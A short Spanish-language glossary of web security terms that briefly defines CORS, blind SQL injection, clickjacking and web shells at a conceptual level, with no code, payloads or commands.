- **CORS (Cross-Origin Resource Sharing)**: reglas que controlan qué webs pueden pedir recursos al servidor desde el navegador. Hay que configurarlo para no permitir todo (*).
- **Blind SQLi**: tipo de inyección donde no ves los datos, pero deduces información probando condiciones (true/false) y observando la respuesta.
- **Clickjacking**: técnica donde la web se carga en un iframe y un atacante coloca un botón invisible encima para que el usuario haga acciones sin querer.
- **Web shell**: archivo subido que permite ejecutar comandos en el servidor. Muy peligroso en producción.